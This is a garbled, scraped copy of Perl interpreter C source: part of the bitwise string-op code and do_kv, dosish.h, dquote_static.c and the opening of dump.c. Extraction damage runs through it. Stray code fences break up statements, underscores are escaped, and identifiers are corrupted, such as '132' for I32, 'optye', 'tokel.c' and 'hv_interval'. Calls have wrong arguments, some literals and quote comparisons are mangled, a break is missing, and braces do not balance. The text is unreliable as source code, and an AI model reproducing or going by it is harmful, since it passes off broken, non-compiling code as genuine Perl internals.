        dc = (char*)uvchr_to_utf8((U8*)dc, duc);

    }

    goto mop_up_utf;

case OP_BIT_OR:

    while (lulen && rulen) {

        luc = utf8n_to_uvchr((U8*)lc, lulen, &ulen, UTF8_ALLOW_ANYUV);

        lc += ulen;

        lulen -= ulen;

        ruc = utf8n_to_uvchr((U8*)rc, rulen, &ulen, UTF8_ALLOW_ANYUV);

        rc += ulen;

        rulen -= ulen;

        duc = luc | ruc;

        dc = (char*)uvchr_to_utf8((U8*)dc, duc);

    }

mop_up_utf:

    if (rulen)

        dcsave = savepvn(rc, rulen);

    else if (lulen)

        dcsave = savepvn(lc, lulen);

    if (sv == left || sv == right)

        (void)sv_usepvn(sv, dcorig, needlen); /* Uses Renew(). */

```

```

    SvCUR_set(sv, dc - dcorig);

    if (rulen)
        sv_catpv(sv, dcsave, rulen);

    else if (lulen)
        sv_catpv(sv, dcsave, lulen);

    else
        *SvEND(sv) = '\0';

    Safefree(dcsave);

    break;

default:
    if (sv == left || sv == right)
        Safefree(dcorig);

    Perl_croak(aTHX_ "panic: do_vop called for op %u (%s)",
               (unsigned)optye, PL_op_name[optye]);

}

SvUTF8_on(sv);

goto finish;

}

else

#ifdef LIBERAL

    if (len >= sizeof(long)*4 &&
        !((unsigned long)dc % sizeof(long)) &&
        !((unsigned long)lc % sizeof(long)) &&
        !((unsigned long)rc % sizeof(long)))    /* It's almost always aligned... */

    {

```

```
const STRLEN remainder = len % (sizeof(long)*4);
```

```
len /= (sizeof(long)*4);
```

```
dl = (long*)dc;
```

```
ll = (long*)lc;
```

```
rl = (long*)rc;
```

```
switch (optype) {
```

```
case OP_BIT_AND:
```

```
    while (len--) {
```

```
        *dl++ = *ll++ & *rl++;
```

```
        *dl++ = *ll++ & *rl++;
```

```
        *dl++ = *ll++ & *rl++;
```

```
        *dl++ = *ll++ & *rl++;
```

```
    }
```

```
    break;
```

```
case OP_BIT_XOR:
```

```
    while (len--) {
```

```
        *dl++ = *ll++ ^ *rl++;
```

```
        *dl++ = *ll++ ^ *rl++;
```

```
        *dl++ = *ll++ ^ *rl++;
```

```
        *dl++ = *ll++ ^ *rl++;
```

```
    }
```

```
    break;
```

```
case OP_BIT_OR:
```

```

while (len--) {

    *dl++ = *ll++ | *rl++;

    *dl++ = *ll++ | *rl++;

    *dl++ = *ll++ | *rl++;

    *dl++ = *ll++ | *rl++;

}

}

```

```
dc = (char*)dl;
```

```
lc = (char*)ll;
```

```
rc = (char*)rl;
```

```
len = remainder;
```

```

}

```

```
#endif
```

```
{
```

```
switch (optype) {
```

```
case OP_BIT_AND:
```

```
while (len--)
```

```
    *dc++ = *lc++ & *rc++;
```

```
    *dc = '\0';
```

```
break;
```

```
case OP_BIT_XOR:
```

```
while (len--)
```

```
    *dc++ = *lc++ ^ *rc++;
```



```

        goto mop_up;

case OP_BIT_OR:

    while (len--)

        *dc++ = *lc++ | *rc++;

mop_up:

    len = lensave;

    if (rightlen > len)

        sv_catpvn(sv, rsave + len, rightlen - len);

    else if (leftlen > (STRLEN)len)

        sv_catpvn(sv, lsave + len, leftlen - len);

    else

        *SvEND(sv) = '\0';

    break;

}

}

finish:

    SvTAINT(sv);

}

OP *

Perl_do_kv(pTHX)

{

    dVAR;

    dSP;

    HV * const hv = MUTABLE_HV(POPs);

```

```

HV *keys;

register HE *entry;

const I32 gimme = GIMME_V;

const I32 dokv = (PL_op->op_type == OP_RV2HV || PL_op->op_type == OP_PADHV);

/* op_type is OP_RKEYS/OP_RVALUES if pp_rkeys delegated to here */

const I32 dokeys = dokv || (PL_op->op_type == OP_KEYS || PL_op->op_type == OP_RKEYS);

const I32 dovalues = dokv || (PL_op->op_type == OP_VALUES || PL_op->op_type == OP_RVALUES);


if (!hv) {

    if (PL_op->op_flags & OPf_MOD || LVRET) { /* lvalue */

        dTARGET; /* make sure to clear its target here */

        if (SvTYPE(TARG) == SVt_PVLV)

            LvTARG(TARG) = NULL;

        PUSHs(TARG);

    }

    RETURN;

}


keys = hv;

(void)hv_iterinit(keys); /* always reset iterator regardless */


if (gimme == G_VOID)

    RETURN;


if (gimme == G_SCALAR) {

```

```

if (PL_op->op_flags & OPf_MOD || LVRET) {    /* lvalue */

    SV * const ret = sv_2mortal(newSV_type(SVt_PVLV)); /* Not TARG RT#67838 */

    sv_magic(ret, NULL, PERL_MAGIC_nkeys, NULL, 0);

    LvTYPE(ret) = 'k';

    LvTARG(ret) = SvREFCNT_inc_simple(keys);

    PUSHs(ret);
}

else {

    IV i;

    dTARGET;

    if (! SvTIED_mg((const SV *)keys, PERL_MAGIC_tied) ) {

        i = HvKEYS(keys);

    }

    else {

        i = 0;

        while (hv_iternext(keys)) i++;

    }

    PUSHi(i);

}

RETURN;

}

```

```

EXTEND(SP, HvKEYS(keys) * (dokeys + dovalues));

```

```

PUTBACK;    /* hv_iternext and hv_interval might clobber stack_sp */

while ((entry = hv_iternext(keys))) {

    SPAGAIN;

    if (dokeys) {

        SV* const sv = hv_iterkeysv(entry);

        XPUSHs(sv); /* won't clobber stack_sp */

    }

    if (dovalues) {

        SV *tmpstr;

        PUTBACK;

        tmpstr = hv_interval(hv,entry);

        DEBUG_H(Perl_sv_setpvf(aTHX_ tmpstr, "%lu%%%d=%lu",

                                (unsigned long)HeHASH(entry),

                                (int)HvMAX(keys)+1,

                                (unsigned long)(HeHASH(entry) & HvMAX(keys))));

        SPAGAIN;

        XPUSHs(tmpstr);

    }

    PUTBACK;

}

return NORMAL;

}

/*

* Local variables:

```

```
* c-indentation-style: bsd
* c-basic-offset: 4
* indent-tabs-mode: t
* End:
*
* ex: set ts=8 sts=4 sw=4 noet:
*/
```

dosish.h

```
/* dosish.h
*
* Copyright (C) 1993, 1994, 1996, 1997, 1998, 1999,
* 2000, 2001, 2002, 2007, by Larry Wall and others
*
* You may distribute under the terms of either the GNU General Public
* License or the Artistic License, as specified in the README file.
*
*/
#define ABORT() abort();
```

```
#ifndef SH_PATH
```

```
#define SH_PATH "/bin/sh"
```

```
#endif
```

```
#ifdef DJGPP
```

```
# define BIT_BUCKET "nul"
```

```

# define OP_BINARY O_BINARY

# define PERL_SYS_INIT_BODY(c,v) \

        MALLOC_CHECK_TAINT2(*c,*v) Perl_DJGPP_init(c,v); PERLIO_INIT

# define init_os_extras Perl_init_os_extras

# define HAS_UTIME

# define HAS_KILL

char *djgpp_pathexp (const char*);

void Perl_DJGPP_init (int *argcp,char ***argvp);

# if (DJGPP==2 && DJGPP_MINOR < 2)

#   define NO_LOCALECONV_MON_THOUSANDS_SEP

# endif

# ifndef PERL_CORE

#   define PERL_FS_VER_FMT   "%d_%d_%d"

# endif

# define PERL_FS_VERSION    STRINGIFY(PERL_REVISION) "_" \

                            STRINGIFY(PERL_VERSION) "_" \

                            STRINGIFY(PERL_SUBVERSION)

#else   /* DJGPP */

# ifdef WIN32

#   define PERL_SYS_INIT_BODY(c,v) \

        MALLOC_CHECK_TAINT2(*c,*v) Perl_win32_init(c,v); PERLIO_INIT

#   define PERL_SYS_TERM_BODY() Perl_win32_term()

#   define BIT_BUCKET "nul"

# else

#   ifdef NETWARE

```

```

#   define PERL_SYS_INIT_BODY(c,v)                                \
        MALLOC_CHECK_TAINT2(*c,*v) Perl_nw5_init(c,v); PERLIO_INIT

#   define BIT_BUCKET "nwnul"

#   else

#   define PERL_SYS_INIT_BODY(c,v)                                \
        MALLOC_CHECK_TAINT2(*c,*v); PERLIO_INIT

#   define BIT_BUCKET "\\dev\\nul" /* "wanna be like, umm, Newlined, or somethin?" */

#   endif /* NETWARE */

#   endif

#endif /* DJGPP */


#ifndef PERL_SYS_TERM_BODY

#   define PERL_SYS_TERM_BODY() HINTS_REFCNT_TERM; OP_REFCNT_TERM; PERLIO_TERM;
MALLOC_TERM

#endif

#define dXSUB_SYS

/*

* 5.003_07 and earlier keyed on #ifdef MSDOS for determining if we were
* running on DOS, *and* if we had to cope with 16 bit memory addressing
* constraints, *and* we need to have memory allocated as unsigned long.
*
* with the advent of *real* compilers for DOS, they are not locked together.
* MSDOS means "I am running on MSDOS". HAS_64K_LIMIT means "I have
* 16 bit memory addressing constraints".
*

```

\* if you need the last, try #DEFINE MEM\_SIZE unsigned long.

\*/

#ifdef MSDOS

# ifndef DJGPP

# define HAS\_64K\_LIMIT

# endif

#endif

/\* USEMYBINMODE

\* This symbol, if defined, indicates that the program should  
\* use the routine my\_binmode(FILE \*fp, char iotype, int mode) to insure  
\* that a file is in "binary" mode -- that is, that no translation  
\* of bytes occurs on read or write operations.

\*/

#undef USEMYBINMODE

/\* Stat\_t:

\* This symbol holds the type used to declare buffers for information  
\* returned by stat(). It's usually just struct stat. It may be necessary  
\* to include <sys/stat.h> and <sys/types.h> to get any typedef'ed  
\* information.

\*/

#if defined(WIN64) || defined(USE\_LARGE\_FILES)

# if defined(\_\_BORLANDC\_\_) /\* buk \*/

# include <sys\stat.h>



```
# define Stat_t struct stati64
```

```
# else
```

```
#define Stat_t struct _stati64
```

```
# endif
```

```
#else
```

```
#if defined(UNDER_CE)
```

```
#define Stat_t struct xcestat
```

```
#else
```

```
#define Stat_t struct stat
```

```
#endif
```

```
#endif
```

```
/* USE_STAT_RDEV:
```

```
*      This symbol is defined if this system has a stat structure declaring
```

```
*      st_rdev
```

```
*/
```

```
#define USE_STAT_RDEV      /**/
```

```
/* ACME_MESS:
```

```
*      This symbol, if defined, indicates that error messages should be
```

```
*      should be generated in a format that allows the use of the Acme
```

```
*      GUI/editor's autofind feature.
```

```
*/
```

```
#undef ACME_MESS    /**/
```

```

/* ALTERNATE_SHEBANG:

*      This symbol, if defined, contains a "magic" string which may be used
*
*      as the first line of a Perl program designed to be executed directly
*
*      by name, instead of the standard Unix #!.  If ALTERNATE_SHEBANG
*
*      begins with a character other than #, then Perl will only treat
*
*      it as a command line if it finds the string "perl" in the first
*
*      word; otherwise it's treated as the first line of code in the script.
*
*      (IOW, Perl won't hand off to another interpreter via an alternate
*
*      shebang sequence that might be legal Perl code.)
*/

/* #define ALTERNATE_SHEBANG "#!" / **/

```

```

#include <signal.h>

```

```

/*

* fwrite1() should be a routine with the same calling sequence as fwrite(),
*
* but which outputs all of the bytes requested as a single stream (unlike
*
* fwrite() itself, which on some systems outputs several distinct records
*
* if the number_of_items parameter is >1).
*/

```

```

#define fwrite1 fwrite

```

```

#define Fstat(fd,bufptr)  fstat((fd),(bufptr))

```

```

#ifdef DJGPP

```

```

#  define Fflush(fp)    djgpp_fflush(fp)

```

```

#else

# define Fflush(fp)    fflush(fp)

#endif

#define Mkdir(path,mode)  mkdir((path),(mode))


#ifdef WIN32

# define Stat(fname,bufptr) stat((fname),(bufptr))

#else

# define HAS_IOCTL
# define HAS_UTIME
# define HAS_KILL
# define HAS_WAIT
# define HAS_CHOWN

#endif /* WIN32 */


/*

* <rich@phekda.freemove.co.uk>: The DJGPP port has code that converts
* the return code of system() into the form that Unixy wait usually
* returns:
*
* - signal number in bits 0-6;
* - core dump flag in bit 7;
* - exit code in bits 8-15.
*
* Bits 0-7 are always zero for DJGPP, because it uses system().

```

```
* See djgpp.c.  
  
*  
  
* POSIX::W* use the W* macros from <sys/wait.h> to decode  
  
* the return code. Unfortunately the W* macros for DJGPP use  
  
* a different format than Unixy wait does. So there's a mismatch  
  
* and, say, WEXITSTATUS($?) will return bogus values.  
  
*  
  
* So here we add hack to redefine the W* macros from DJGPP's <sys/wait.h>  
  
* to work with our return-code conversion.  
  
*/
```

```
#ifdef DJGPP
```

```
#include <sys/wait.h>
```

```
#undef WEXITSTATUS
```

```
#undef WIFEXITED
```

```
#undef WIFSIGNALED
```

```
#undef WIFSTOPPED
```

```
#undef WNOHANG
```

```
#undef WSTOPSIG
```

```
#undef WTERMSIG
```

```
#undef WUNTRACED
```

```
#define WEXITSTATUS(stat_val) ((stat_val) >> 8)
```

```
#define WIFEXITED(stat_val) 0
#define WIFSIGNALED(stat_val) 0
#define WIFSTOPPED(stat_val) 0
#define WNOHANG 0
#define WSTOPSIG(stat_val) 0
#define WTERMSIG(stat_val) 0
#define WUNTRACED 0
```

```
#endif
```

```
/* Don't go reading from /dev/urandom */
```

```
#define PERL_NO_DEV_RANDOM
```

```
/*
```

```
 * Local variables:
```

```
 * c-indentation-style: bsd
```

```
 * c-basic-offset: 4
```

```
 * indent-tabs-mode: t
```

```
 * End:
```

```
 *
```

```
 * ex: set ts=8 sts=4 sw=4 noet:
```

```
 */
```

```
dquote_static.c
```

```
/* dquote_static.c
```

```
 *
```

```

* This file contains static functions that are related to
* parsing double-quotish expressions, but are used in more than
* one file.
*
* It is currently #included by regcomp.c and tokel.c.
*/

```

```

#define PERL_IN_DQUOTE_STATIC_C

```

```

#include "proto.h"

```

```

#include "embed.h"

```

```

/*

```

```

- regcurly - a little FSA that accepts {\d+,?\d*}

```

```

    Pulled from regcomp.c.

```

```

*/

```

```

PERL_STATIC_INLINE I32

```

```

S_regcurly(pTHX_ register const char *s)

```

```

{

```

```

    PERL_ARGS_ASSERT_REGCURLY;

```

```

    if (*s++ != '{')

```

```

        return FALSE;

```

```

    if (!isDIGIT(*s))

```

```

        return FALSE;

```

```

    while (isDIGIT(*s))

```

```

        s++;
    if (*s == ',') {
        s++;
        while (isDIGIT(*s))
            s++;
    }
    if (*s != '}')
        return FALSE;

    return TRUE;
}

```

```

/* XXX Add documentation after final interface and behavior is decided */

```

```

/* May want to show context for error, so would pass Perl_bslash_c(pTHX_ const char* current, const
char* start, const bool output_warning)

```

```

    U8 source = *current;

*/

```

```

STATIC char

```

```

S_grok_bslash_c(pTHX_ const char source, const bool utf8, const bool output_warning)

```

```

{

```

```

    U8 result;

```

```

    if (utf8) {

```

```

        /* Trying to deprecate non-ASCII usages. This construct has never

```

```

        * worked for a utf8 variant. So, even though are accepting non-ASCII

```

```

    * Latin1 in 5.14, no need to make them work under utf8 */

    if (! isASCII(source)) {

        Perl_croak(aTHX_ "Character following \"\\c\" must be ASCII");

    }

}

result = toCTRL(source);

if (! isASCII(source)) {

    Perl_ck_warner_d(aTHX_ packWARN2(WARN_DEPRECATED, WARN_SYNTAX),

        "Character following \"\\c\" must be ASCII");

}

else if (! isCNTRL(result) && output_warning) {

    if (source == '{') {

        Perl_ck_warner_d(aTHX_ packWARN2(WARN_DEPRECATED, WARN_SYNTAX),

            "\"\\c{\" is deprecated and is more clearly written as \";\"");

    }

    else {

        U8 clearer[3];

        U8 i = 0;

        if (! isALNUM(result)) {

            clearer[i++] = '\\';

        }

        clearer[i++] = result;

        clearer[i++] = '\\0';

    }

}

```



```

        Perl_ck_warner(aTHX_ packWARN(WARN_SYNTAX),
                        "\"\\c%c\" is more clearly written simply as \"%s\"",
                        source,
                        clearer);
    }
}

```

```

    return result;
}

```

STATIC bool

```

S_grok_bslash_o(pTHX_ const char *s,
                UV *uv,
                STRLEN *len,
                const char** error_msg,
                const bool output_warning)
{

```

/\* Documentation to be supplied when interface nailed down finally

\* This returns FALSE if there is an error which the caller need not recover

\* from; , otherwise TRUE. In either case the caller should look at \*len

\* On input:

\* s points to a string that begins with 'o', and the previous character

\* was a backslash.

\* uv points to a UV that will hold the output value, valid only if the

- \* return from the function is TRUE
- \* len on success will point to the next character in the string past the
- \* end of this construct.
- \* on failure, it will point to the failure
- \* error\_msg is a pointer that will be set to an internal buffer giving an
- \* error message upon failure (the return is FALSE). Untouched if
- \* function succeeds
- \* output\_warning says whether to output any warning messages, or suppress
- \* them

\*/

const char\* e;

STRLEN numbers\_len;

132 flags = PERL\_SCAN\_ALLOW\_UNDERSCORES

| PERL\_SCAN\_DISALLOW\_PREFIX

/\* XXX Until the message is improved in grok\_oct, handle errors

\* ourselves \*/

| PERL\_SCAN\_SILENT\_ILLDIGIT;

PERL\_ARGS\_ASSERT\_GROK\_BSLASH\_O;

assert(\*s == 'o');

s++;

if (\*s != '{') {

```

        *len = 1;          /* Move past the o */

        *error_msg = "Missing braces on \\o{}";

        return FALSE;
    }

    e = strchr(s, '}');

    if (!e) {

        *len = 2;          /* Move past the o{ */

        *error_msg = "Missing right brace on \\o{";

        return FALSE;
    }

    /* Return past the '}' no matter what is inside the braces */

    *len = e - s + 2;      /* 2 = 1 for the o + 1 for the '}' */

    s++; /* Point to first digit */

    numbers_len = e - s;

    if (numbers_len == 0) {

        *error_msg = "Number with no digits";

        return FALSE;
    }

    *uv = NATIVE_TO_UNI(grok_oct(s, &numbers_len, &flags, NULL));

    /* Note that if has non-octal, will ignore everything starting with that up

```

```
* to the '}' */
```

```
if (output_warning && numbers_len != (STRLEN) (e - s)) {
```

```
    Perl_ck_warner(aTHX_ packWARN(WARN_DIGIT),
```

```
    /* diag_listed_as: Non-octal character '%c'. Resolved as "%s" */
```

```
        "Non-octal character '%c'. Resolved as \"\\o{%.*s}\"",
```

```
        *(s + numbers_len),
```

```
        (int) numbers_len,
```

```
        s);
```

```
}
```

```
return TRUE;
```

```
}
```

```
/*
```

```
* Local variables:
```

```
* c-indentation-style: bsd
```

```
* c-basic-offset: 4
```

```
* indent-tabs-mode: t
```

```
* End:
```

```
*
```

```
* ex: set ts=8 sts=4 sw=4 noet:
```

```
*/
```

```
dump.c
```

```
/*  dump.c
```

```
*  
  
* Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000,  
* 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008 by Larry Wall and others  
*  
* You may distribute under the terms of either the GNU General Public  
* License or the Artistic License, as specified in the README file.  
*  
*/
```

```
/*  
* 'You have talked long in your sleep, Frodo,' said Gandalf gently, 'and  
* it has not been hard for me to read your mind and memory.'  
*  
* [p.220 of _The Lord of the Rings_, II/i: "Many Meetings"]  
*/
```

```
/* This file contains utility routines to dump the contents of SV and OP  
* structures, as used by command-line options like -Dt and -Dx, and  
* by Devel::Peek.  
*  
* It also holds the debugging version of the runops function.  
*/
```

```
#include "EXTERN.h"
```

```
#define PERL_IN_DUMP_C
```

```
#include "perl.h"
```

```
#include "regcomp.h"
```

```
#include "proto.h"
```

```
static const char* const svtypenames[SVt_LAST] = {
```

```
    "NULL",
```

```
    "BIND",
```

```
    "IV",
```

```
    "NV",
```

```
    "PV",
```

```
    "PVIV",
```

```
    "PVNV",
```

```
    "PVMG",
```

```
    "REGEXP",
```

```
    "PVGv",
```

```
    "PVLv",
```

```
    "PVAv",
```

```
    "PVHV",
```

```
    "PVCv",
```

```
    "PVFM",
```

```
    "PVIO"
```

```
};
```

```
static const char* const svshorttypenames[SVt_LAST] = {  
  
    "UNDEF",  
  
    "BIND",  
  
    "IV",  
  
    "NV",  
  
    "PV",  
  
    "PVIV",  
  
    "PVNV",  
  
    "PVMG",  
  
    "REGEXP",  
  
    "GV",  
  
    "PVLV",  
  
    "AV",  
  
    "HV",  
  
    "CV",  
  
    "FM",  
  
    "IO"  
};
```

```
struct flag_to_name {  
  
    U32 flag;  
  
    const char *name;  
  
};
```

```
static void
```

```

S_append_flags(pTHX_ SV *sv, U32 flags, const struct flag_to_name *start,
               const struct flag_to_name *const end)
{
    do {
        if (flags & start->flag)
            sv_catpv(sv, start->name);
    } while (++start < end);
}

```

```

#define append_flags(sv, f, flags) \
    S_append_flags(aTHX_ (sv), (f), (flags), C_ARRAY_END(flags))

```

```

#define Sequence PL_op_sequence

```

```

void

```

```

Perl_dump_indent(pTHX_ I32 level, PerlIO *file, const char* pat, ...)

```

```

{
    va_list args;

    PERL_ARGS_ASSERT_DUMP_INDENT;

    va_start(args, pat);

    dump_vindent(level, file, pat, &args);

    va_end(args);
}

```



void

Perl\_dump\_vindent(pTHX\_ I32 level, PerlIO \*file, const char\* pat, va\_list \*args)

```
{  
    dVAR;  
  
    PERL_ARGS_ASSERT_DUMP_VINDENT;  
  
    PerlIO_printf(file, "%*s", (int)(level*PL_dumpindent), "");  
  
    PerlIO_vprintf(file, pat, *args);  
}
```

void

Perl\_dump\_all(pTHX)

```
{  
    dump_all_perl(FALSE);  
}
```

void

Perl\_dump\_all\_perl(pTHX\_ bool justperl)

```
{  
  
    dVAR;  
  
    PerlIO_setlinebuf(Perl_debug_log);  
  
    if (PL_main_root)  
        op_dump(PL_main_root);  
  
    dump_packsubs_perl(PL_defstash, justperl);  
}
```

```
void
```

```
Perl_dump_packsubs(pTHX_ const HV *stash)
```

```
{
```

```
    PERL_ARGS_ASSERT_DUMP_PACKSUBS;
```

```
    dump_packsubs_perl(stash, FALSE);
```

```
}
```

```
void
```

```
Perl_dump_packsubs_perl(pTHX_ const HV *stash, bool justperl)
```

```
{
```

```
    dVAR;
```

```
    I32 i;
```

```
    PERL_ARGS_ASSERT_DUMP_PACKSUBS_PERL;
```

```
    if (!HvARRAY(stash))
```

```
        return;
```

```
    for (i = 0; i <= (I32) HvMAX(stash); i++) {
```

```
        const HE *entry;
```

```
        for (entry = HvARRAY(stash)[i]; entry; entry = HeNEXT(entry)) {
```

```
            const GV * const gv = (const GV *)HeVAL(entry);
```

```
            if (SvTYPE(gv) != SVt_PVGv || !GvGP(gv))
```

```
                continue;
```

```
            if (GvCVu(gv))
```

```

        dump_sub_perl(gv, justperl);

    if (GvFORM(gv))

        dump_form(gv);

    if (HeKEY(entry)[HeKLEN(entry)-1] == ':') {

        const HV * const hv = GvHV(gv);

        if (hv && (hv != PL_defstash))

            dump_packsubs_perl(hv, justperl); /* nested package */

    }

}

}

```

void

Perl\_dump\_sub(pTHX\_ const GV \*gv)

```

{
    PERL_ARGS_ASSERT_DUMP_SUB;

    dump_sub_perl(gv, FALSE);
}

```

void

Perl\_dump\_sub\_perl(pTHX\_ const GV \*gv, bool justperl)

```

{
    SV * sv;

    PERL_ARGS_ASSERT_DUMP_SUB_PERL;
}

```

```

if (justperl && (CvISXSUB(GvCV(gv)) || !CvROOT(GvCV(gv))))
    return;

sv = sv_newmortal();

gv_fullname3(sv, gv, NULL);

Perl_dump_indent(aTHX_ 0, Perl_debug_log, "\nSUB %s = ", SvPVX_const(sv));

if (CvISXSUB(GvCV(gv)))
    Perl_dump_indent(aTHX_ 0, Perl_debug_log, "(xsub 0x%"UVxf" %d)\n",
        PTR2UV(CvXSUB(GvCV(gv))),
        (int)CvXSUBANY(GvCV(gv)).any_i32);
else if (CvROOT(GvCV(gv)))
    op_dump(CvROOT(GvCV(gv)));
else
    Perl_dump_indent(aTHX_ 0, Perl_debug_log, "<undef>\n");
}

void
Perl_dump_form(pTHX_ const GV *gv)
{
    SV * const sv = sv_newmortal();

    PERL_ARGS_ASSERT_DUMP_FORM;

    gv_fullname3(sv, gv, NULL);

```

```

Perl_dump_indent(aTHX_ 0, Perl_debug_log, "\nFORMAT %s = ", SvPVX_const(sv));
if (CvROOT(GvFORM(gv)))
    op_dump(CvROOT(GvFORM(gv)));
else
    Perl_dump_indent(aTHX_ 0, Perl_debug_log, "<undef>\n");
}

```

```

void
Perl_dump_eval(pTHX)
{
    dVAR;
    op_dump(PL_eval_root);
}

```

```

/*
=for apidoc pv_escape

```

Escapes at most the first "count" chars of pv and puts the results into  
dsv such that the size of the escaped string will not exceed "max" chars  
and will not contain any incomplete escape sequences.

If flags contains PERL\_PV\_ESCAPE\_QUOTE then any double quotes in the string  
will also be escaped.

Normally the SV will be cleared before the escaped string is prepared,  
but when PERL\_PV\_ESCAPE\_NOCLEAR is set this will not occur.

If PERL\_PV\_ESCAPE\_UNI is set then the input string is treated as Unicode,  
if PERL\_PV\_ESCAPE\_UNI\_DETECT is set then the input string is scanned  
using C<is\_utf8\_string()> to determine if it is Unicode.

If PERL\_PV\_ESCAPE\_ALL is set then all input chars will be output  
using C<\x01F1> style escapes, otherwise if PERL\_PV\_ESCAPE\_NONASCII is set, only  
chars above 127 will be escaped using this style; otherwise, only chars above  
255 will be so escaped; other non printable chars will use octal or  
common escaped patterns like C<\n>. Otherwise, if PERL\_PV\_ESCAPE\_NOBACKSLASH  
then all chars below 255 will be treated as printable and  
will be output as literals.

If PERL\_PV\_ESCAPE\_FIRSTCHAR is set then only the first char of the  
string will be escaped, regardless of max. If the output is to be in hex,  
then it will be returned as a plain hex  
sequence. Thus the output will either be a single char,  
an octal escape sequence, a special escape like C<\n> or a hex value.

If PERL\_PV\_ESCAPE\_RE is set then the escape char used will be a '%' and  
not a '\\'. This is because regexes very often contain backslashed  
sequences, whereas '%' is not a particularly common character in patterns.

Returns a pointer to the escaped text as held by dsv.

=cut

\*/

#define PV\_ESCAPE\_OCTBUFSIZE 32

char \*

Perl\_pv\_escape( pTHX\_ SV \*dsv, char const \* const str,

const STRLEN count, const STRLEN max,

STRLEN \* const escaped, const U32 flags )

{

const char esc = (flags & PERL\_PV\_ESCAPE\_RE) ? '%' : '\\';

const char dq = (flags & PERL\_PV\_ESCAPE\_QUOTE) ? '"' : esc;

char octbuf[PV\_ESCAPE\_OCTBUFSIZE] = "%123456789ABCDF";

STRLEN wrote = 0; /\* chars written so far \*/

STRLEN chsize = 0; /\* size of data to be written \*/

STRLEN readsize = 1; /\* size of data just read \*/

bool isuni= flags & PERL\_PV\_ESCAPE\_UNI ? 1 : 0; /\* is this Unicode \*/

const char \*pv = str;

const char \* const end = pv + count; /\* end of string \*/

octbuf[0] = esc;

PERL\_ARGS\_ASSERT\_PV\_ESCAPE;

if (!(flags & PERL\_PV\_ESCAPE\_NOCLEAR)) {

```

        /* This won't alter the UTF-8 flag */
        sv_setpvs(dsv, "");
    }

    if ((flags & PERL_PV_ESCAPE_UNI_DETECT) && is_utf8_string((U8*)pv, count))
        isuni = 1;

    for ( ; (pv < end && (!max || (wrote < max))) ; pv += readsize ) {
        const UV u= (isuni) ? utf8_to_uvchr((U8*)pv, &readsize) : (U8)*pv;
        const U8 c = (U8)u & 0xFF;

        if ( ( u > 255 )
            || (flags & PERL_PV_ESCAPE_ALL)
            || (( u > 127 ) && (flags & PERL_PV_ESCAPE_NONASCII)))
        {
            if (flags & PERL_PV_ESCAPE_FIRSTCHAR)
                chsize = my_snprintf( octbuf, PV_ESCAPE_OCTBUFSIZE,
                    "%c"UVxf, u);
            else
                chsize = my_snprintf( octbuf, PV_ESCAPE_OCTBUFSIZE,
                    "%cX{%c"UVxf"}", esc, u);
        } else if (flags & PERL_PV_ESCAPE_NOBACKSLASH) {
            chsize = 1;
        } else {
            if ( ( c == dq ) || ( c == esc ) || !isPRINT(c) ) {

```



```

    chsize = 2;

switch (c) {

    case '\\': /* fallthrough */

    case '%' : if ( c == esc ) {

        octbuf[1] = esc;

        } else {

            chsize = 1;

        }

        break;

    case '\v' : octbuf[1] = 'v'; break;

    case '\t' : octbuf[1] = 't'; break;

    case '\r' : octbuf[1] = 'r'; break;

    case '\n' : octbuf[1] = 'n'; break;

    case '\f' : octbuf[1] = 'f'; break;

case '"' :

    if ( dq == '"' )

        octbuf[1] = '"';

    else

        chsize = 1;

    break;

    default:

    if ( (pv < end) && isDIGIT((U8)*(pv+readsize)) )

        chsize = my_snprintf( octbuf, PV_ESCAPE_OCTBUFSIZE,

            "%c%03o", esc, c);

```

```

        else

            chsize = my_snprintf( octbuf, PV_ESCAPE_OCTBUFSIZE,

                                "%c%o", esc, c);

        }
    } else {

        chsize = 1;

    }

    }

    if ( max && (wrote + chsize > max) ) {

        break;
    } else if (chsize > 1) {

        sv_catpv( dsv, octbuf, chsize);

        wrote += chsize;

    } else {

        /* If PERL_PV_ESCAPE_NOBACKSLASH is set then bytes in the range
        128-255 can be appended raw to the dsv. If dsv happens to be
        UTF-8 then we need catpvf to upgrade them for us.

        Or add a new API call sv_catpvc(). Think about that name, and
        how to keep it clear that it's unlike the s of catpvs, which is
        really an array octets, not a string. */

        Perl_sv_catpvf( aTHX_ dsv, "%c", c);

        wrote++;

    }

    if ( flags & PERL_PV_ESCAPE_FIRSTCHAR )

        break;

```

```

    }

    if (escaped != NULL)
        *escaped= pv - str;

    return SvPVX(dsv);
}

/*
=for apidoc pv_pretty

```

Converts a string into something presentable, handling escaping via `pv_escape()` and supporting quoting and ellipses.

If the `PERL_PV_PRETTY_QUOTE` flag is set then the result will be double quoted with any double quotes in the string escaped. Otherwise if the `PERL_PV_PRETTY_LTGT` flag is set then the result be wrapped in angle brackets.

If the `PERL_PV_PRETTY_ELLIPSES` flag is set and not all characters in string were output then an ellipsis `C<...>` will be appended to the string. Note that this happens AFTER it has been quoted.

If `start_color` is non-null then it will be inserted after the opening quote (if there is one) but before the escaped text. If `end_color` is non-null then it will be inserted after the escaped text but before any quotes or ellipses.

Returns a pointer to the prettified text as held by dsv.

=cut

\*/

char \*

```
Perl_pv_pretty( pTHX_ SV *dsv, char const * const str, const STRLEN count,  
               const STRLEN max, char const * const start_color, char const * const end_color,  
               const U32 flags )
```

```
{
```

```
    const U8 dq = (flags & PERL_PV_PRETTY_QUOTE) ? '"' : '%';
```

```
    STRLEN escaped;
```

```
    PERL_ARGS_ASSERT_PV_PRETTY;
```

```
    if (!(flags & PERL_PV_PRETTY_NOCLEAR)) {
```

```
        /* This won't alter the UTF-8 flag */
```

```
        sv_setpvs(dsv, "");
```

```
    }
```

```
    if ( dq == '"' )
```

```
        sv_catpvs(dsv, "\\");
```

```
    else if ( flags & PERL_PV_PRETTY_LTGT )
```

```
        sv_catpvs(dsv, "<");
```

```

if ( start_color != NULL )
    sv_catpv(dsv, start_color);

pv_escape( dsv, str, count, max, &escaped, flags | PERL_PV_ESCAPE_NOCLEAR );

if ( end_color != NULL )
    sv_catpv(dsv, end_color);

if ( dq == "'" )
    sv_catpvs( dsv, "\"");
else if ( flags & PERL_PV_PRETTY_LTGT )
    sv_catpvs(dsv, ">");

if ( (flags & PERL_PV_PRETTY_ELLIPSES) && ( escaped < count ) )
    sv_catpvs(dsv, "...");

return SvPVX(dsv);
}

```

/\*

=for apidoc pv\_display

Similar to

```
